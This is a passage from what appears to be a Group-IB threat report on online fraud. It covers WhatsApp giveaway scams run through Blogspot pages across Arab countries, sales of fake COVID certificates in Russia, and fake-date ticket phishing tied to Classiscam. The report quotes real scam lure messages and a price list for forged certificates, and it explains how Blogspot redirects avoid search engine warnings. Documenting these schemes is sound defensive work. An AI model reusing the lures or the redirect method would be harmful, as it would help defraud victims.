
لكل اللبنانيين 🇱🇧 بسرعة انا حصلت
هلق على 20GB داتا مجاناً مقدمة
من [redacted] و [redacted] سارع واحصل على
داتا مجاناً قبل نفاذ الكمية من هون :
[redacted] : http://bit.ly/[redacted]
[redacted] : http://bit.ly/[redacted]
20:06

Fig. 12. A WhatsApp message with a link to a fraudulent blog

Scammers might also ask victims to enter their full name, phone number, city of residence, education level, or employer of choice.

Regardless of the answers given or the outcome of spinning the Wheel of Fortune, all users are told that they are a winner and are asked to share a link to the website (or one with similar giveaways) with 5 to 20 WhatsApp contacts. The tactic helps scammers expand their pool of potential victims.

After victims send the required number of messages, they are redirected to other fraudulent websites: new giveaways, scam dating websites, and websites with browser extensions. In the worst-case scenario, victims end up on a malicious or phishing website.



عميلنا العزيز، تبقى لك خطوة لإستلام رصيد 100 درهم

قم بمشاركة العرض لـ10 أشخاص أو مجموعات على تطبيق الواتساب بالضغط على زر مشاركة في الأسفل


بعد الانتهاء إضغط على زر " تأكيد " ، ليصلك رصيد 100 درهم بعدها على الفور على رقم هاتفك المسجل لدينا

ملاحظة : لن تحصل على الرصيد في حال لم ترسل الرسالة

Fig. 13. Fraudulent Blogspot page where victims are asked to share the giveaway link with their WhatsApp contacts

The threat actors mainly targeted telecom companies: fraudsters exploited at least **47** brands belonging to telecom companies. They also targeted customers of retail, entertainment, and automotive brands.

Victim brand distribution by industry



Threat actors exploited not only company brands but also personal brands belonging to celebrities, including members of the royal family of Saudi Arabia.

The fraudulent campaign targeted 16 Arabian-speaking countries: **Saudi Arabia, Kuwait, Jordan, Sudan, Morocco, Egypt, Bahrain, Iraq, Yemen, Palestine, the UAE, Algeria, Lebanon, Qatar, Syria, and Oman**. Some English-speaking Internet users from Turkey and Nigeria also fell victim to the attack.


Distribution of victimized brands by country

Country	%
Saudi Arabia	27
Jordan	11
UAE	12
Kuwait	8
Egypt	7
Lebanon	5
Bahrain	4
Palestine	4
Sudan	3
Morocco	3
Iraq	3
Yemen	3
Oman	3
Other	7


The hacker group did not always use famous brands and celebrities on their websites. Group-IB specialists also uncovered fake dating websites and phishing giveaways.

To lure users to scam websites, fraudsters sent bulk WhatsApp messages, configured pop-up windows, and used Google Ads, a contextual targeting system. The first Blogspot account created by the group was registered in August 2013. The number of registered accounts peaked in 2018, after which the threat actors continued to create new accounts in 2019 and 2020. To this day, fraudulent pages are created on certain accounts using names and designs belonging to various brands.

The timeline of the Blogspot account registration



A distinctive feature of this group is their use of Blogspot functions in their schemes.



منصة التوظيف الإلكتروني

تم قبول توظيفك
سيتم التواصل معك
لتحديد موعد إستلام الوظيفة

تبقى خطوة للحصول على وظيفتك

🆗أخي المواطن / أختي المواطنة🆗

قال تعالى (وتعاونوا على البر والتقوى)

نرجو تكرما التعاون مع الباحثين
والعاطلين بنشرك اعلان التوظيف
للقروبات والحسابات لتعم الفائدة.

قم بمشاركة الرسالة لـ 10 أشخاص أو مجموعات على تطبيق الواتساب بالضغط على زر مشاركة في الأسفل

عند الإنتهاء إضغط على " تأكيد " ستصلك رسالة على جوالك بكافة معلومات الوظيفة وموعد المقابلة

ملاحظة : سيتم التواصل معك خلال 24 ساعة من موعد التقديم

تعليقات الحاصلين على وظائف


Fig. 14. A fraudulent Blogspot page where victims are asked to share a link to a survey with their WhatsApp contacts

Blogspot is used not only to register fake pages that imitate famous brands, but for other purposes as well: the service functions as a data storage or a **CDN** (Content Delivery Network) of sorts — it stores media content and page code. In some cases, the data is loaded to separate domains, which allows fraudsters to limit expenses for hosting services.

Blogspot can also serve as a service to shorten URL addresses and redirect users to fraudulent domain names. Search engines consider it safe to click on such links and do not display warnings about potentially risky websites.

It is difficult to detect a page where the redirect takes place, especially for common users, because the redirect happens instantly and the user simply does not have enough time to notice.

Operational scheme of fraudulent Blogspot pages


WhatsApp message with a link to a fraudulent page
Redirect
Sending a message to friends on WhatsApp
Link to a Blogspot page
Redirect
Subsequent redirect
WhatsApp message, social media post or contextual advertising with a shortened link
Fraudulent page on Blogspot with a tempting offer
Fraudulent page on BlogSpot created by another profile
Fraudulent website with a new giveaway/phishing or malicious website

Attack attribution

It is easy to establish how various elements of the hacker group's infrastructure are connected. Besides identical names (more than **51.9%** of profiles had **od.company** in the name), the registered accounts distribute the same links via WhatsApp and cross-reference links, as well as domain groups. All of these facts suggest that these profiles most likely belong to one group of threat actors.

Below is a high-level example of grouping investigated accounts based on the source of traffic, Google statistics, and connections between domains:





Fig. 15. An example of correlating the studied accounts by traffic source, Google statistics, and links between domains

The group uses more than **100** accounts, and the number is constantly growing. In the first half of 2021, the number of pages created by these accounts more than doubled. The first accounts belonging to the threat actor group were registered in 2013, which is highly unusual. In most cases, fraudulent pages seldom work longer than a few months. Yet the group has been active for more than 6 years.

In addition to Blogspot, the threat actor group uses many other tools as well, including social media ads and messenger mailouts.



يسعدنا ان تقدم لعملائنا في
دولة الإمارات رصيد مجاني
بقيمة (100 درهم)
مقدم من [redacted]


أدخل رقم جوالك

+971

Fig. 16. Example of a mailout

QR codes, entry passes, and certificates

In Russia, the COVID-19 pandemic, vaccinations, and strict quarantine conditions created a fertile ground for fraudsters. They manipulated victims using the latter's fears, biases, and sometimes plain ignorance. In July 2021, Group-IB experts analyzed fraud types that sprung to life during the COVID-19 pandemic. As of early July, the most popular type of fraud was selling fake vaccination certificates. Fake PCR and antibody tests were in second place. Third place was held by fraudulent QR codes that are required to enter restaurants and cafes.



[redacted] QR code

[redacted] QR code

Now you can't enter restaurants and cafes without a QR code. Now this restriction is valid only in Moscow, but we are sure regions will soon introduce the same mandatory requirement. Do you want to eat deliciously and beautifully outside the house? Get a QR code with entry into the register of state services in an hour. Contact Admin to orde [redacted]

[redacted] Covid-19

🔷 COVID-19 certificate
🔺 Cost: 5,500 rub

🔷 Negative PCR test (without adding to the clinic database)
🔺 Cost: 500 rub

🔷 Negative PCR test (with entry into the database of the clinic)
🔺 Cost: 1500 rub

🔷 Certificate of lack of contact with the virus
🔺 Cost: 500 rub

🔷 QR code to visit restaurants
🔺 Cost: 999 rub

Fig. 17. Illegal offers of fake vaccination certificates and QR codes

The first fraud schemes to sell fake digital passes were detected from late March to early April 2020, when the Moscow government imposed stricter quarantine requirements and prohibited people from moving around the city without a special permit.

In May 2020, Group-IB detected 185 resources that sold fake passes: 28 websites, 59 social media groups and accounts, and 98 Telegram channels. Group-IB blocked 109 resources out of those detected (27 websites, 37 social media groups and accounts, 45 Telegram channels).

Since early September 2021, Group-IB's Digital Risk Protection team has identified 3,158 new offers to sell vaccination certificates— 20 times more than just a few months earlier in summer 2021. Most new offers were published in Telegram chats. Compared to summer 2021, the wait time for a fake certificate and the price have changed. Back then, the price varied from $35 to $350, and it took about three weeks to issue a certificate. At the time of writing, certificates cost between $54 and $162, and sellers promise to deliver them in as little as three days.

Fake dates

It has been several years since the fake date scheme was first mentioned on hacker forums. The gist was simple — on a popular dating website or dating app, an attractive woman invites the victim to a private cinema for a romantic seance for two. The victim is asked to purchase tickets from a phishing website.

Mass media covered the scheme extensively, after which it all but disappeared. But an outbreak of internet fraud during the pandemic, combined with the automation and scaling-up of new scenarios, resulted in the fake date scheme experiencing a revival.





Fig. 18. Invites to fake dates

In 2021, the most common venues suggested for fake dates were theatres and stand-up comedy shows. By a "stroke of luck," the "woman" has a ticket to a theatre performance or comedy show that she was given as a birthday present, but her mother can no longer join her, or she simply has no one else to go with.

The woman sends the QR code of her ticker and suggests that the victim buy a seat next to her and then sends a link to buy the ticket. Playing on their gullibility, threat actors sometimes convince their victims to complete two or three more money transfers, under the ruse of purchasing another ticket or returning the money.

Based on public complaints, graphical analysis, and investigations into criminal communities from the inside, CERT specialists identified more than **716 domain names** involved in fake date scams, with more than 60% of them registered since the beginning of 2021.

Fake dates: increase in the number of fraudulent resources and criminal groups in 2019–2021



Not only did the fake date scheme grow in scale and scope, it also adopted methods and technologies used as part of the most popular fraudulent scheme in the last two years: Classiscam.

After investigating the identified domain names in depth, CERT-GIB specialists found connections between domain names used in the fake date and Classiscam frauds. Moreover, in some cases, the domain names were registered by the same people.




Fig. 19. Graph showing the correlation between emails and fake accounts


The fake date scheme almost mirrored the hierarchy of Classiscam, as well as its technical base and functional model. All steps taken by participants are coordinated via Telegram, which contains dedicated chat bots with ready-to-use phishing websites for various platforms (cinemas, theatres, restaurants, hookah bars, etc.). The chatbots have ticket and till slip generation mechanisms and take user behavior into account. There are also Telegram channels with payment 